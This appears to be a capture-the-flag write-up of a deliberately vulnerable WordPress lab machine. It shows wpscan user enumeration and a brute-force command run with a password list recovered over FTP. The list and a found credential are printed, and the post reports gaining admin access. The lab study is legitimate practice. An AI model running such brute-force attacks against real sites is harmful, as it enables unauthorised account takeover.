
UNCATEGORIZED

Protected: Secure Post

By notadmin   December 4, 2019

This content is password protected. To view it please enter your password below:

Password:




UNCATEGORIZED

Notes for John

By notadmin December 4, 2019 No Comments

Hi John,
It looks like you forgot your passwords again! Well, that is why I created this post, whenever you forget your WordPress Admin's password just use your master password and unlock it!



UNCATEGORIZED

Damn, What Should I do?

By notadmin December 4, 2019 1 Comment


For starters, try doing the big three:

- Enumeration
- Exploitation
- Escalation


Maybe, focus on the first one to get rid of this riddle?

Sadly theres no vulnerable plugins found but there are two users which we will bruteforce later

on using the
passwords gathered from ftp.




```
[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.
```




```
[i] User(s) Identified:

[+] notadmin
 | Detected By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://literally.vulnerable:65535/phpcms/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] maybeadmin
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Found a way in.




```
[i] Valid Combinations Found:
 | Username: maybeadmin, Password: $EPid%J2L9LufO5


[+] Finished: Sun Dec  8 22:48:11 2019
[+] Requests Done: 40
[+] Cached Requests: 34
[+] Data Sent: 15.19 KB
[+] Data Received: 14.604 KB
[+] Memory used: 187.117 MB
[+] Elapsed time: 00:00:04
root@kali:/tmp/literal# wpscan --url http://literally.vulnerable:65535/phpcms -U 65535.txt -P test.txt
```

The password from the ftp download is being used as a wordlist



```
root@kali:/tmp/literal# cat test.txt
*$eGRIf7v38s&p7
yP$*SV09YOrx7mY
GmceC&oOBtbnFCH
3!IZguT2piU8X$c
P&s%F1D4#KDBSeS
$EPid%J2L9LufO5
nD!mb*aHON&76&G
$*Ke7q2ko3tqoZo
SCb$I^gDDqE34fA
Ae%tM0XIWUMsCLp
root@kali:/tmp/literal# 
```

maybeadmin is actually a normal wp user, we need to dig for more info.



Dashboard

At a Glance

4 Posts 1 Page

2 Comments


WordPress 5.3 running Twenty Twenty theme.

Activity

Recently Published

Dec 4th, 12:02 pm	Secure Post
Dec 4th, 12:00 pm	Notes for John
Dec 4th, 11:57 am	Damn, What Should I do?
Dec 4th, 11:47 am	Hello world!


Another way in and this time we have an admin privilege

